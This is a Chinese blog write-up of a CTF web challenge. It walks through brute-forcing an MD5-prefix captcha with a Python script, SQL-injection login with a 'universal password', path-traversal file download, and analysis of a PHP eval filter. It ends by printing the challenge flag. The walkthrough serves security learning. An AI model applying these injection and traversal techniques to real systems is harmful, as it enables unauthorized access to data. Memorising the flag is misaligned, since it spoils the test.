

ctf GetFlag

原创

[cs_xiaoqiang](#) 于 2018-01-18 18:29:57 发布 4672 收藏 3

分类专栏: [安全 ctf](#) 文章标签: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/cs_xiaoqiang/article/details/79099479

版权



[安全](#) 同时被 2 个专栏收录

11 篇文章 0 订阅

订阅专栏



[ctf](#)

4 篇文章 0 订阅


订阅专栏

今天好不容易将这道题做出来了, 来与大家分享分享。

题目如下:



访问连接: <http://106.75.26.211:2222>



http://blog.csdn.net/cs_xiaoqiang

先查看源码, 没有任何发现。但是在页面上发现一个登陆窗口, 跳转到登陆窗口。

106.75.26.211:2222/action.php?e

Username

Password

substr(md5(captcha), 0, 6)=aa10f4

Captcha:

Submit

http://blog.csdn.net/cs_xiaoqiang

并且发现验证码是纯数字的md5的值取最前面的6位，那么可以自己写一个脚本来跑

```
import hashlib

def md5(d):
    return hashlib.md5(d).hexdigest()

for i in range(1, 9999999):
    if md5(str(i)).startswith('aa10f4'):
        print i
```

http://blog.csdn.net/cs_xiaoqiang

有了验证码之后，本来是准备尝试爆破的。可是发现每访问一次验证码都会改变，所以这条路明显行不通。经过多次的尝试之后发现登陆窗口存在注入，直接使用万能密码登陆。

Request

```
POST /action.php?action=login HTTP/1.1
Host: 106.75.26.211:2222
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Referer: http://106.75.26.211:2222/action.php?action=login
Cookie: PHPSESSID=splree0330bieuthb030eq6b2
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=admin&captcha_md5=123&submit=Submit
```

Response

```
<div class="form-group">
  <label for="exampleInputPassword1">Password</label><input name="password"
  type="password" class="form-control" id="exampleInputPassword1" />
</div>
  substr(md5(captcha), 0, 6)=3522c2<div class="box"><b>Captcha: </b></div>
  <div class="box" id="temp-captcha-box">
</div>
  <input name="captcha_md5">
</div>
<div class="box submit"><input id="submit" type="submit" name="submit" value="Submit"></div>
</form>
</div>
</div>
</body>
</html>
```

http://blog.csdn.net/cs_xiaoqiang


抓包，将验证码写入到刚刚写的脚本中，运行。

```
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。


C:\Users\acer-e5>C:\Users\acer-e5\Desktop>writeup.py
629262
```

http://blog.csdn.net/cs_xiaoqiang


修改数据包里面的验证码，在admin的后面加上一个单引号（admin'），可以看到报错信息。证明的却存在注入。



输入万能密码进行登录。（注意：进行登录要重新获取验证码。继续用脚本来获取新的验证码）



看到登陆成功，返回页面进行登录



发现有几个可下载的文件



1. hello.txt
2. s.txt
3. a.php

http://blog.csdn.net/cs_xiaoqiang

全部下载下来之后，只有a.php里面有提示信息

```
writeup.py x a.php x  
1 <?php  
2     echo "Do what you want to do, web dog, flag is in the web root dir";  
3 ?>  
4
```


http://blog.csdn.net/cs_xiaoqiang

根据提示，可以知道flag在网站根目录下。直接推回到根目录，确实发现有一个flag的目录，但是什么东西也没有。查找无果之后，继续返回登录之后的页面。抓包看一下有什么发现。果然发现了一下载点的完整路径。


```
!T /action.php?action=file HTTP/1.1  
st: 106.75.26.211:2222  
er-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0  
cept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
cept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
cept-Encoding: gzip, deflate  
ferer: http://106.75.26.211:2222/action.php?action=login  
okie: PHPSESSID=spjre0330bieuthb030eq0b2  
nnection: close  
rade-Insecure-Requests: 1  
che-Control: max-age=0
```

```
</head>  
<body>  
  <div class="container">  
    <div class="row clearfix">  
      <div class="col-md-12 column">  
        <ol>  
          <li><a href="/file/download.php?f=hello.txt">hello.txt</a></li>  
          <li><a href="/file/download.php?f=s.txt">s.txt</a></li>  
          <li><a href="/file/download.php?f=a.php">a.php</a></li>  
        </ol>  
      </div>  
    </div>  
</body>
```

可以看到下点的前缀为 /file/download.php?f= ，后面跟需要下载的路径加上文件名。而上面有提示flag在网站根目录，访问失败，猜测目标可能使用的Linux系统（Linux根目录：/var/www/html/下的flag.php），网站根目录与Windows不一样。加上Linux网站根目录，访问成功，弹出一个下载flag的窗口，点击下载。（注意：判断目标是Linux还是Windows，可以将路径中的一个字符大写。Linux对大小写敏感，而Windows不敏感。所以Linux会报错）。



1. hello.txt
2. s.txt
3. a.php




http://blog.csdn.net/cs_xiaoqiang

打开之后，查看源码。

```
writeup.py a.php _var_www_html_flag.php
1 <?php
2 $f = $_POST['flag'];
3 $f = str_replace(array(' ', '$', '*', '#', ':', '\\', '|', '"', '(', ')', '.', '>'), '', $f);
4 if((strlen($f) > 13) || (false !== strpos($f, 'return')))
5 {
6     die('wosssssssssssssssssssssssssssssss');
7 }
8 try
9 {
10     eval("\$spaceone = $f");
11 }
12 catch (Exception $e)
13 {
14     return false;
15 }
16 if ($spaceone === 'flag'){
17     echo file_get_contents("helloctf.php");
18 }
19
20 ?>
```


http://blog.csdn.net/cs_xiaoqiang

发现需要我们传递的参数与flag相等，也就是说需要我们用post传递以一个flag。访问flag页面，以post的方式传递一个参数flag（注意post传参之后有一个分号结尾）



http://blog.csdn.net/cs_xiaoqiang

传递之后，页面上还是什么都没有。按照惯例打开源码看看，果然就发现了flag



```
1 <?php
2 $flag="flag{d6eb81a1-9859-aadf-8af4-a9ad8cb3e21e}";
3 ?>
4
5
```

http://blog.csdn.net/cs_xiaoqiang

最后一步，就只需要将flag填写到最开始的那个网站就可以了。到这里，这道题就算全部完成了。